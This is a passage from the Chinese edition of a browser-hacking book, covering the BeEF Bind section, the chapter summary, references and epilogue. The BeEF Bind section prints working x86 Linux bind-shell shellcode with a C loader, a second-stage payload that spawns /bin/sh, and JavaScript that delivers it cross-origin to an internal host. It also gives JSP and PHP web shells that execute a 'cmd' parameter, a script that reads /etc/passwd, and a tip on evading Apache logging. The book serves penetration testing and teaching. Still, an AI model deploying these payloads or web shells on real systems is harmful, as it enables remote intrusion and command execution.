"\x50\x40\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\xc6\x6a\x0e\x5b"+
"\x6a\x04\x54\x6a\x02\x6a\x01\x56\x89\xe1\x6a\x66\x58\xcd\x80"+
"\x6a\x02\x5b\x52\x68\x02\x00\x11\x5c\x89\xe1\x6a\x10\x51\x56"+
"\x89\xe1\x6a\x66\x58\xcd\x80\x43\x43\x53\x56\x89\xe1\x6a\x66"+
"\x58\xcd\x80\x43\x52\x52\x56\x89\xe1\x6a\x66\x58\xcd\x80\x96"+
"\x93\xb8\x06\x00\x00\x00\xcd\x80\x6a\x00\x68\xff\xff\xff\xff"+
"\x6a\x22\x6a\x07\x68\x00\x10\x00\x00\x6a\x00\x89\xe3\x6a\x5a"+
"\x58\xcd\x80\x89\xc7\x66\xba\x00\x10\x89\xf9\x89\xf3\x6a\x03"+
"\x58\xcd\x80\x6a\x06\x58\xcd\x80\x81\x3f\x63\x6d\x64\x3d\x74"+
"\x03\x47\xeb\xf5\x6a\x04\x58\x01\xc7\xff\xe7";

int main(int argc, char **argv) {
   char *ptr = mmap(0, sizeof(shellcode),
    PROT_EXEC | PROT_WRITE | PROT_READ, MAP_ANON | MAP_PRIVATE,
    -1, 0);
   if (ptr == MAP_FAILED) {perror("mmap");exit(-1);}
   memcpy(ptr, shellcode, sizeof(shellcode));
   sc = (int(*)())ptr;
   (void)((void(*)())ptr)();
   printf("\n");
   return 0;
}
```

到了这一步，应该可以看到BeEF Bind Stager已经在监听TCP端口4444了，如图10-31所示。

```
[trixbox1.localdomain tmp]# netstat -nap | grep tcp
tcp        0      0 0.0.0.0:6600              0.0.0.0:*                   LISTEN      2853/ircd
tcp        0      0 0.0.0.0:3306              0.0.0.0:*                   LISTEN      2806/mysqld
tcp        0      0 0.0.0.0:5038              0.0.0.0:*                   LISTEN      3071/asterisk
tcp        0      0 0.0.0.0:111               0.0.0.0:*                   LISTEN      2440/portmap
tcp        0      0 0.0.0.0:21                0.0.0.0:*                   LISTEN      2703/vsftpd
tcp        0      0 0.0.0.0:951               0.0.0.0:*                   LISTEN      2465/rpc.statd
tcp        0      0 127.0.0.1:25              0.0.0.0:*                   LISTEN      2912/master
tcp        0      0 0.0.0.0:4444              0.0.0.0:*                   LISTEN      9278/BeEF_bind
tcp        0      0 0.0.0.0:4445              0.0.0.0:*                   LISTEN      3132/perl
tcp        0      0 127.0.0.1:33013           127.0.0.1:5038              ESTABLISHED 3132/perl
tcp        0      0 127.0.0.1:5038            127.0.0.1:33013             ESTABLISHED 3071/asterisk
tcp        0      0 :::80                     :::*                        LISTEN      9258/httpd
tcp        0      0 :::22                     :::*                        LISTEN      2627/sshd
```

图10-31　BeEF Bind ELF Stager运行在端口4444上

这时候，就可以发送要执行的Stage了。可以使用以下JavaScript代码，就在跨域的情况下，

因为BeEF Bind返回的Access-Control-Allow-Origin首部的值是一个通配符（是的，这里是可靠的）：

```
// BeEF Bind Linux_32bit Stage
var BeEF_Bind_Stage =
"\xfc\x31\xd2\x6a\x02\x59\x52\x52\x89\xe3\x6a\x2a\x58"+
"\xcd\x80\x49\x67\xe3\x02\xeb\xf1\x31\xdb\x6a\x02\x58"+
"\xcd\x80\x3d\x00\x00\x00\x00\x0f\x84\xe4\x01\x00\x00"+
"\x8b\x5c\x24\x08\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x04"+
"\x6a\x06\x58\xcd\x80\x8b\x1c\x24\x6a\x04\x59\x68\x00"+
"\x08\x00\x00\x5a\x6a\x37\x58\xcd\x80\x6a\x00\x68\xff"+
"\xff\xff\xff\x6a\x22\x6a\x07\x68\x00\x10\x00\x00\x68"+
"\x00\x00\x00\x00\x89\xe3\x6a\x5a\x58\xcd\x80\x89\xc7"+
"\x81\xc4\x18\x00\x00\x00\x31\xd2\x31\xc0\x6a\x01\x5b"+
"\x50\x40\x50\x40\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89"+
"\xc6\x81\xc4\x0c\x00\x00\x00\x6a\x0e\x5b\x6a\x04\x54"+
"\x6a\x02\x6a\x01\x56\x89\xe1\x6a\x66\x58\xcd\x80\x81"+
"\xc4\x14\x00\x00\x00\x6a\x02\x5b\x52\x68\x02\x00\x11"+
"\x5c\x89\xe1\x6a\x10\x51\x56\x89\xe1\x6a\x66\x58\xcd"+
"\x80\x81\xc4\x14\x00\x00\x00\x43\x43\x53\x56\x89\xe1"+
"\x6a\x66\x58\xcd\x80\x81\xc4\x08\x00\x00\x00\x43\x52"+
"\x52\x56\x89\xe1\x6a\x66\x58\xcd\x80\x81\xc4\x0c\x00"+
"\x00\x00\x96\x93\xb8\x06\x00\x00\x00\xcd\x80\xb9\x00"+
"\x10\x00\x00\x49\x89\xfb\x01\xcb\xc6\x03\x00\xe3\x05"+
"\xe9\xf1\xff\xff\xff\x66\xba\x00\x04\x89\xf9\x89\xf3"+
"\x6a\x03\x58\xcd\x80\x57\x56\x89\xfb\xb9\x00\x04\x00"+
"\x00\x81\x3b\x63\x6d\x64\x3d\x74\x09\x43\x49\xe3\x3a"+
"\xe9\xef\xff\xff\xff\x89\xd9\x81\xc1\x03\x00\x00\x00"+
"\x8b\x5c\x24\x14\x41\x6a\x01\x5a\x6a\x04\x58\xcd\x80"+
"\x80\x39\x0a\x75\xf2\x68\x00\x00\x00\x00\x68\x01\x00"+
"\x00\x00\x89\xe3\x31\xc9\xb8\xa2\x00\x00\x00\xcd\x80"+
"\x81\xc4\x08\x00\x00\x00\xe8\x62\x00\x00\x00\x48\x54"+
"\x54\x50\x2f\x31\x2e\x31\x20\x32\x30\x30\x20\x4f\x4b"+
"\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70"+
"\x65\x3a\x20\x74\x65\x78\x74\x2f\x68\x74\x6d\x6c\x0d"+
"\x0a\x41\x63\x63\x65\x73\x73\x2d\x43\x6f\x6e\x74\x72"+
"\x6f\x6c\x2d\x41\x6c\x6c\x6f\x77\x2d\x4f\x72\x69\x67"+
"\x69\x6e\x3a\x20\x2a\x0d\x0a\x43\x6f\x6e\x74\x65\x6e"+
"\x74\x2d\x4c\x65\x6e\x67\x74\x68\x3a\x20\x33\x30\x34"+
"\x38\x0d\x0a\x0d\x0a\x5e\x81\xc7\x00\x04\x00\x00\xb9"+
"\x62\x00\x00\x00\xf3\xa4\x5f\x5e\x8b\x1c\x24\x89\xf1"+
"\x81\xc1\x00\x04\x00\x00\x81\xc1\x62\x00\x00\x00\x68"+
"\x86\x0b\x00\x00\x5a\x6a\x03\x58\xcd\x80\x89\xfb\x89"+
"\xf1\x81\xc1\x00\x04\x00\x00\xba\xe8\x0b\x00\x00\x6a"+
"\x04\x58\xcd\x80\x6a\x06\x58\xcd\x80\x89\xf7\xe9\x63"+
"\xfe\xff\xff\x8b\x5c\x24\x0c\x6a\x06\x58\xcd\x80\x31"+
"\xdb\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x08\x6a\x29\x58"+
"\xcd\x80\x8b\x1c\x24\x6a\x06\x58\xcd\x80\x31\xdb\x43"+
"\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x04\x6a\x29\x58\xcd"+
"\x80\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\xa4\xcd\x80"+
"\x31\xc0\x50\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"+
"\x6e\x89\xe3\x6a\x0b\x58\xcd\x80";
```

```
var uri = "http://172.16.37.155:4444/";
xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.sendAsBinary("cmd=" + BeEF_Bind_Stage);
```

以上代码会向4444端口上的BeEF Bind Stager监听器发送一个跨域POST请求。Linux Stage是`cmd`参数的值，它会被加载到内存，然后被初始的Stager执行并处理。发送完Stage之后，就可以通过勾连浏览器执行操作系统命令了。如图10-32所示，由于BeEF Bind设置了CORS首部，我们可以跨域取得执行命令后的结果。




图10-32　向BeEF Bind发送`netstat`命令

这里把BeEF Bind Shellcode当成了Linux中的预编码二进制文件。而这个例子展示了BeEF Bind Shellcode作为媒介，建立双向通信并利用内网服务时的强大威力。

10.6.3　把 BeEF Bind 作为 Web shell

前面TrixBox的例子执行了一个利用，以下载BeEF Bind二进制内容并执行它。另一种方法是使用Java、ASP.NET或PHP等语言，重新实现BeEF Bind Shellcode的逻辑。

找到一个存在漏洞的Web应用后，比如第9章最后提到的那个应用，可能需要创建一个后门，然后将其作为存在于一个特定URL下的新Web资源。比如，前面讨论的攻击JBoss和GlassFish的例子，就演示了如何部署新的JSP或WAR文件。部署以后，就可以通过它们在目标系统上生成OS命令。如果使用PHP或ASP.NET，可以通过RCE或File Upload漏洞给Web应用的路径中添加一个文件，那么效果也一样。

在这些情况下，不必下载和执行BeEF Bind二进制内容，可以把BeEF Bind Shellcode的逻辑移植到任何服务器端的Web开发语言中。换句话说，你可以创建一个BeEF Bind Web shell。

下面列出了BeEF Bind的三个主要特性，如果想让勾连浏览器与Web shell实现通信，就必须实现它们：

- 每个HTTP响应必须包含`Allow-Access-From-Origin: *`，以允许与勾连浏览器的跨域双向通信；
- 页面必须接受POST请求（Content-type为`text/plain`或`application/x-www-form-rulencoded`），其中有一个`cmd`参数，这个参数中保存着要执行的命令；
- 执行命令后的输出结果必须返回给HTTP响应。

下面的JSP代码完全满足上述三个条件，而且可以在第9章中的利用情景下使用：

```
<%@ page import="java.util.*,java.io.*"%>
<%
// 需要跨源通信
response.setHeader("Access-Control-Allow-Origin", "*");

try{
// 需要处理text/plain数据
BufferedReader br = request.getReader();
String line = br.readLine();
if(line != null){
 String[] cmds = line.split("cmd=");
 if(cmds.length > 0){
   String cmd = cmds[1];
   // 执行命令
   Process p = Runtime.getRuntime().exec(cmd);
   // 读取命令输出
   OutputStream os = p.getOutputStream();
   InputStream in = p.getInputStream();
   DataInputStream dis = new DataInputStream(in);
   String disr = dis.readLine();
   while(disr != null){
    out.println(disr);
    disr = dis.readLine();
   }
 }
}}catch(Exception e){
out.println("Exception!!");
}
%>
```

假设前面的JSP文件已经被成功部署到了一个有漏洞的JBoss 6.0.0.M1服务器，使用的利用方法与第9章中讨论的相同。部署之后，这个JSP文件保存在BeEF_Bind.jsp中。因为每个HTTP响应都会返回`Access-Control-Allow-Origin header: *`，所以可以跨域与这个新JSP页面交互。此外，这个JSP页面能够正确解析内容类型为`text/plain`的POST请求，解析后会从`cmd`参数中提取出要执行的命令。

以下JavaScript代码与本章前面演示的类似，它实现从勾连浏览器到新JSP BeEF Bind Web shell间的跨域通信：

```
var uri = "http://browservictim.com";
```

```
var port = 8080;
var path = "BeEF_Bind.jsp";
var cmd = "cat /etc/passwd"
xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
 if(xhr.readyState == 4) {
  console.log(xhr.responseText);
 }
}
xhr.open("POST", uri + ":" + port + "/" + path, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send("cmd=" + cmd);
```

如图10-33所示，POST请求是跨域发送的，而命令执行后的结果又通过HTTP响应发回给勾连浏览器。根据/etc/passwd中的注释可知，JBoss运行的操作系统是OS X。




图10-33　命令的输出被打印到了JS控制台

以上演示的通过JSP实现的功能，同样可以使用服务器端的其他语言来实现。只要能够控制HTTP响应中的CORS首部，并能够执行OS命令，这个技术就行得通。

用PHP实现相同的逻辑只需两行代码：

```
<?php header("Access-Control-Allow-Origin: *");
 echo @system($_POST['cmd']); ?>
```

前面讨论的JavaScript代码可以用来与这段PHP代码交互，只要稍微改一下Content-type就行：

```
xhr.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
```

一般来说，能使用POST请求就不要使用GET请求，因为Apache服务器默认不会在日志中记录POST请求的请求体：

```
172.16.37.1 - - [10/Aug/2013:12:31:56 +0100]
"POST /BeEF_Bind.php HTTP/1.1" 200 54884
"http://browserhacker.com/" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.8; rv:22.0)
Gecko/20100101 Firefox/22.0"

172.16.37.1 - - [10/Aug/2013:12:32:10 +0100]
"POST /BeEF_Bind.php HTTP/1.1" 200 5766
"http://browserhacker.com/" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.8; rv:22.0)
Gecko/20100101 Firefox/22.0"
```

BeEF Bind的目标是提供轻量、与平台无关的payload。利用它可以基于应用程序的缺陷打开后端渠道，以便进一步通信和利用。它的两阶段的架构意味着初始Stager可以在非常严密的防御措施下被插入，从而让更大的Stage得以成功。

通过打开CORS Web接口，可以向被控系统提交任何OS命令。另外，BeEF Bind的逻辑相对简单，可以在任何语言中重新实现。

10.7 小结

本章讨论的技术主要针对网络设备和非HTTP协议。除了利用网络设备中的Web接口，攻击的重点都放在协议之间。

浏览器直接与IRC服务器通信并不是常规的使用情境，但正像我们看到的，这种用法是可能的。这种通信随着浏览器的发展成熟就不太可能了。这种攻击让浏览器与非HTTP服务实现通信，而且在某些情况下，通过几乎标准的利用方法就可以实现这种攻击。

使用协议间通信（IPC）和协议间利用（IPE）技术，可以对网络的软肋实施攻击。有时候，还可以不必考虑如何绕过防火墙等日益严密的边界安全机制。这种攻击无情地驳斥了“内网设备必然安全”的论调。

在这一章，我们还探讨了BeEF Bind payload。利用它可以与通过IPE控制的目标实现间接通信。BeEF Bind可以让攻击者在不引起防火墙警觉的情况下，在目标与浏览器间建立连接。这其实是一种与BeEF服务器通信的更隐秘的方式。

这些攻击大多致力于增强你对网络的访问权限，要么是通过实施未认证的修改，要么是通过利用额外的服务。这些技术很多还都处于刚刚萌芽的阶段，而在浏览器中对非Web协议实施跨域攻击，是安全研究人员会持续关注的一个重要领域。

10.8 问题

(1) 描述一下如何取得攻击目标的内网IP地址以及为什么这一步很重要。

(2) 如果检测不到目标的内网IP地址，那么该如何识别它所在的子网呢？
(3) 为什么端口封禁是一个重要的安全机制？
(4) 如何验证所有浏览器都会封禁的TCP端口22、25和143实际上是开放的？
(5) 解释一下什么是NAT Pinning攻击。
(6) 实现了协议间通信后，是否绕过了SOP？
(7) 举例描述一下什么是协议间利用。
(8) 协议间利用有什么限制条件？
(9) 为什么BeEF Bind要分成两个阶段以及这两个阶段分别是什么？
(10) 为什么CORS对BeEF Bind而言非常重要？

要查看问题答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

10.9　注释

1. Mozilla. (2012). *748343—remove support for 'java' DOM object*. Retrieved December 7, 2013 from https://bugzilla.mozilla.org/show_bug.cgi?id=748343
2. Lars Kindermann. (2011). *My Address Java Applet*. Retrieved October 29, 2013 from http://reglos.de/myaddress/MyAddress.html
3. W3C. (2011). *WebRTC 1.0*. Retrieved October 29, 2013 from http://dev.w3.org/2011/webrtc/editor/webrtc.html
4. Louis Stowasser. (2013). *WebRTC and the Ocean of Acronyms*. Retrieved October 29, 2013 from https://hacks.mozilla.org/2013/07/ webrtc-and-the-ocean-of-acronyms/
5. M. Hanley, V. Jacobson, and C. Perkins. (2013). *SDP: Session Description Protocol*. Retrieved October 29, 2013 from http://tools.ietf.org/html/ rfc4566
6. Nathan Vander Wilt. (2013). *Detecting Internal IP address with WebRTC*. Retrieved October 29, 2013 from https://twitter.com/natevw/status/375517540484513792
7. Robert Hansen. (2009). *XHR ping sweeping in Firefox 3.5*. Retrieved October 29, 2013 from http://ha.ckers.org/blog/20090720/ xmlhttpreqest-ping-sweeping-in-firefox-35/
8. SPI Dynamics Labs. (2006). *Detecting, Analyzing, and Exploiting Intranet Applications using JavaScript*. Retrieved October 29, 2013 from http://www.rmccurdy.com/scripts/docs/spidynamics/JSportscan.pdf
9. Jeremiah Grossman. (2006). *Hacking intranet websites from the outside*. Retrieved October 29, 2013 from http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf
10. Petko Petkov. (2006). *JavaScript portscanner*. Retrieved October 29, 2013 from http://www.gnucitizen.org/blog/javascript-port-scanner/
11. Sandro Gauci. (2002). *Extended HTML Form Attack*. Retrieved October 29, 2013 from http://eyeonsecurity.org/papers/Extended%20HTML%20Form%20 Attack.htm
12. Sandro Gauci. (2008). *The Extended HTML Form Attack revisited*. Retrieved October 29, 2013 from https://resources.enablesecurity.com/resources/the%20extended%20html%20form%20attack%20revisited.pdf

13. The Chromium Authors. (2012). *net_util.cc*. Retrieved October 29, 2013 from http://src.chromium.org/svn/trunk/src/net/base/net_util.cc
14. Mozilla. (2008). *nsIOService.cpp*. Retrieved October 29, 2013 from http://lxr.mozilla.org/seamonkey/source/netwerk/base/src/nsIOService.cpp#87
15. Petko Petkov. (2010). *Attack API*. Retrieved October 29, 2013 from https:// code.google.com/p/attackapi/
16. Javier Marcos and Juan Galiana. (2011). *Pwning intranets with HTML5*. Retrieved October 29, 2013 from http://2011.appsecusa.org/p/pwn.pdf
17. Michele Orru. (2013). *BeEF RESTful API*. Retrieved October 29, 2013 from https://github.com/beefproject/beef/wiki/BeEF-RESTful-API
18. Mark Lowe. (2007). *Manipulating FTP Clients Using The PASV Command*. Retrieved October 29, 2013 from http://bindshell.net/papers/ftppasv/ ftp-client-pasv-manipulation.pdf
19. W3C. (2013). *XMLHttpRequest states*. Retrieved October 29, 2013 from http://www.w3.org/TR/XMLHttp-Request/#states
20. Sami Kamkar. (2010). *NATpin*. Retrieved October 29, 2013 from http:// samy.pl/natpin/
21. Van Hauser and David Maciejak. (2013). *THC Hydra*. Retrieved October 29, 2013 from http://www.thc.org/thc-hydra/
22. FDS Team. (2013). *Security vulnerability: Routers acting as proxy when sending fake IRC messages*. Retrieved October 29, 2013 from http://fds-team.de/cms/ articles/2013-06/security-vulnerability-routers-acting-as-proxy-when-sending-fake.html
23. Wikipedia. (2013). *Direct Client-to-Client*. Retrieved October 29, 2013 from http://en.wikipedia.org/wiki/Direct_Client-to-Client
24. Harald Welte and Patrick McHardy . (2013). *IRC extension for IP connection tracking* . Retrieved October 29, 2013 from https://github.com/torvalds/linux/blob/master/net/netfilter/nf_conntrack_irc.c
25. Regit. (2013). *Open SVP*. Retrieved October 29, 2013 from https://home.regit.org/software/opensvp/
26. Wade Alcorn. (2006). *Inter-Protocol Communication*. Retrieved October 29, 2013 from http://www.bindshell.net/papers/ipc.html
27. Mozilla. (2013). *JavaScript Typed Arrays*. Retrieved October 29, 2013 from https://developer.mozilla.org/en-US/docs/Web/JavaScript/Typed_arrays
28. Chromium Bugtracker. (2010). *Issue 35705: Extend XmlHttpRequest with getAsBinary() and sendAsBinary() methods*. Retrieved October 29, 2013 from https://code.google.com/p/chromium/issues/detail?id=35705
29. Dan Goodin. (2010). *Firefox inter-protocol attack*. Retrieved October 29, 2013 from http://www.theregister.co.uk/2010/01/30/ firefox_interprotocol_attack/
30. Freenode blog. (2013). *JavaScript spam*. Retrieved October 29, 2013 from http://blog.freenode.net/2010/01/javascript-spam/
31. Deral Heiland. (2011). *From printer to pwnd*. Retrieved October 29, 2013 from http://foofus.net/goons/percx/defcon/P2PWND.pdf
32. Aaron Weaver. (2007). *Cross site printing*. Retrieved October 29, 2013 from http://www.net-security.org/dl/articles/CrossSitePrinting.pdf
33. HP Support Center. (2013). *HP Jetdirect Print Servers*. Retrieved October 29, 2013 from http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?prodSeriesId=308316&objectID=c00048636

34. Adobe. (1999). *PostScript language reference*. Retrieved October 29, 2013 from http://partners.adobe.com/public/developer/en/ps/PLRM.pdf
35. Wade Alcorn. (2007). *Inter-Protocol Exploitation*. Retrieved October 29, 2013 from http://nccgroup.com/media/18511/inter-protocol_exploitation.pdf
36. Chris Anley, John Heasman, Felix Lindner, and Gerardo Richarte. (2007). *The Shellcoder's Handbook, 2nd Edition*. Retrieved October 29, 2013 from http://eu.wiley.com/WileyCDA/WileyTitle/productCd-047008023X.html
37. Ty Miller and Michele Orrù. (2012). *Exploiting internal network vulns via the browser using BeEF Bind*. Retrieved October 29, 2013 from http://2012.ruxcon.org.au/speakers/#Ty%20Miller%20&%20Michele%20Orru
38. SecForce. (2013). *Inter-Protocol Communication-Exploitation*. Retrieved October 29, 2013 from http://www.secforce.com/blog/tag/inter-protocol-exploitation/
39. Denis Bazhenov. (2013). *Groovy Shell server*. Retrieved October 29, 2013 from https://github.com/bazhenov/groovy-shell-server
40. Brendan Coles. (2011). *EXTRACT Inter-Protocol exploitation*. Retrieved October 29, 2013 from http://itsecuritysolutions.org/2011-12-16- Privilege-escalation-and-remote-inter-protocol-exploitation-with-EXTRACT-0.5.1/
41. GNU. (2013). *Bash Brace Expansion*. Retrieved October 29, 2013 from https://www.gnu.org/software/bash/manual/html_node/Brace-Expansion.html
42. Tim Shelton. (2005). *Qualcomm WorldMail IMAPD Buffer Overflow Vulnerability*. Retrieved October 29, 2013 from http://www.securityfocus.com/bid/15980/ info
43. Craig Freyman. (2013). *ActiveFax raw server exploit*. Retrieved October 29, 2013 from http://www.pwnag3.com/2013/02/actfax-raw-server-exploit.html
44. ActFax. (2013). *ActiveFax manual*. Retrieved October 29, 2013 from http:// www.actfax.com/download/actfax_manual_en.pdf
45. Mozilla. (2013). *XMLHttpRequest abort() method*. Retrieved October 29, 2013 from https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest?redirectlocale=en-US&redirectslug=DOM%2FXMLHttpRequest#abort()
46. Corelan Team. (2013). *Mona*. Retrieved October 29, 2013 from http://redmine.corelan.be/projects/mona
47. Stephen Fewer. (2009). *Block Bind TCP shellcode*. Retrieved October 29, 2013 from https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_bind_tcp.asm

第 11 章

结语：最后的思考

事实很明显，既然你挑了一本讲浏览器黑客攻防的书来看，那就说明你跟我们一样，都认识到了浏览器使用得有多广泛。现在，手机、汽车、轮船、飞机甚至国际空间站上都有浏览器！没错，平常得不能再平常的浏览器（连同HTML、JavaScript和DOM）已经浪迹到了我们这个星球之外，随行的还有它的安全隐患。

浏览器安全的挑战不会在短时间内消失，此消彼涨的攻防大战仍会持续。新的浏览器特性会不断涌现，不断超越以往“史上最棒”的特性。新的攻击手段来了又走。双方都会犯愚蠢的错误，别忘了，我们都是人啊！

早就有人讲过，计算机安全的头号问题就是*默认许可*（default permit）[1]，也就是除非明确禁止，否则任何请求都是被许可的。一直以来，浏览器始终在坚持这个原则。本书从头到尾介绍了很多在特性的初始版本发布之后才追加的各种安全补丁。这已经导致了浏览器一直在做亡羊补牢的事情。

浏览器的发展最终由两条战线掌控着。

(1) 浏览器开发商为争取市场份额，拼特性、拼体验、拼效用、拼速度、拼全能。

(2) 浏览器开发者不断创造出新的防范措施，黑客不断攻克这些壁垒并发现新漏洞。

这两条战线之间潜移默化地存在各种联系。不断增长的新特性和新功能导致浏览器的复杂性不断提高，可被攻击的范围也越来越大，于是第二条战线的战场也不断扩大。当然，安全与功能之间还有一条相反的暗线，那就是废除默认许可，代之以*默认拒绝*（default deny）。如果继续坚持默认许可，那随着新功能的引入，产生新的安全漏洞是无法避免的。新漏洞出现就要求在发现攻击方法时寻求事后补救，于是猫捉老鼠的游戏永远不会谢幕。

即使是在应用了默认拒绝规则的场景下，也不可能在白名单中列出所有可能的允许情形。只要存在对灵活性的要求，那么组件交互行为的排列组合就会增加。而这相应地就会扩大浏览器对服务器以及其他外部资源的信任度。

鉴于目前开发人员已经十分注重安全，可利用的情况或许会有所减少。表现在投入相同的努力发现漏洞的速度会降低。不管怎么样，任何新的安全防范措施都会因为新功能的复杂性而受到攻击者的挑战。另外，如果浏览器还会继续扩展它的装机范围，那么黑客尝试在扩大后的浏览器领地上施展才华的努力也会随之增加。

现场测试是无法代替的，因为浏览器的使用越来越广泛，而且用途也越来越多。于是一个很

难改变的事实摆在面前：被作为攻击目标的核心浏览器的功能、插件或组件的数量将持续增加。开发者可能会想方设法在发布前模拟攻击（渗透测试），或者提高开发过程的安全性，以此作为对抗。但相对于各种排列组合、各种可能的情况以及各种可能的人类创意，这些对抗措施仍然做不到万无一失。

有一点是肯定的：如果想让这场猫捉老鼠的游戏不再那么惨烈，那就必须从一开始设计起即把安全放在第一位。新的浏览器特性如果想在斗争中幸存下来，那就必须从头到尾重视安全。

在可预见的未来，身处任何发达地区，你周围浏览器的数量都很可能比周围的人要多。不断重演的人类历史表明：胜者为王。对浏览器来说，现在还只是开始。但愿本书已经让你对下一步该做什么有了充分的理解。让我们携起手来，共同创造一个更加值得依赖的、安全的互联网。

尾注

1. http://www.ranum.com/security/computer_security/editorials/dumb/

- 浏览器安全领域的先锋之作、浏览器攻击框架BeEF团队实战经验总结
- 涵盖所有主流浏览器以及移动浏览器
- 分三阶段、七大类讲解浏览器攻防方法

亚马逊读者推荐

“如果你关注的是渗透测试和网络安全，这本书就是必读之作！从基础到进阶，三位作者细述了大量浏览器安全攻防技术，既实用，又突破（或构建）了Web应用程序。”

“本书以精准视角深入介绍浏览器安全，并为实际攻防中所需的不同步骤提供了一套完整的方法论。”

“本书对安全领域的人来说不容错过。作者深入详细地介绍了如何通过勾连的浏览器来利用易受攻击的网站、如何娴熟地攻击内部网络，为安全人员做好防御提供了详细指导。”

延展阅读

《HTTPS权威指南：在服务器和Web应用上部署SSL/TLS和PKI》 书号：9787115432728 定价：99.00

《黑客攻防技术宝典：Web实战篇（第2版）》 书号：9787115283924 定价：99.00

《精通Metasploit渗透测试》 书号：9787115423528 定价：59.00

《Web渗透测试：使用Kali Linux》 书号：9787115363152 定价：59.00

《有趣的二进制：软件安全与逆向分析》 书号：9787115403995 定价：39.00

《社会工程：安全体系中的人性漏洞》 书号：9787115335388 定价：59.00

《社会工程 卷2：解读肢体语言》 书号：9787115382467 定价：39.00

《社会工程：防范钓鱼欺诈（卷3）》 书号：9787115435477 定价：49.00

WILEY

图灵社区：iTuring.cn
热线：(010)51095186转600
分类建议 计算机/网络安全
人民邮电出版社网址：www.ptpress.com.cn

ISBN 978-7-115-43394-7
9 787115 433947 >
ISBN 978-7-115-43394-7
定价：109.00元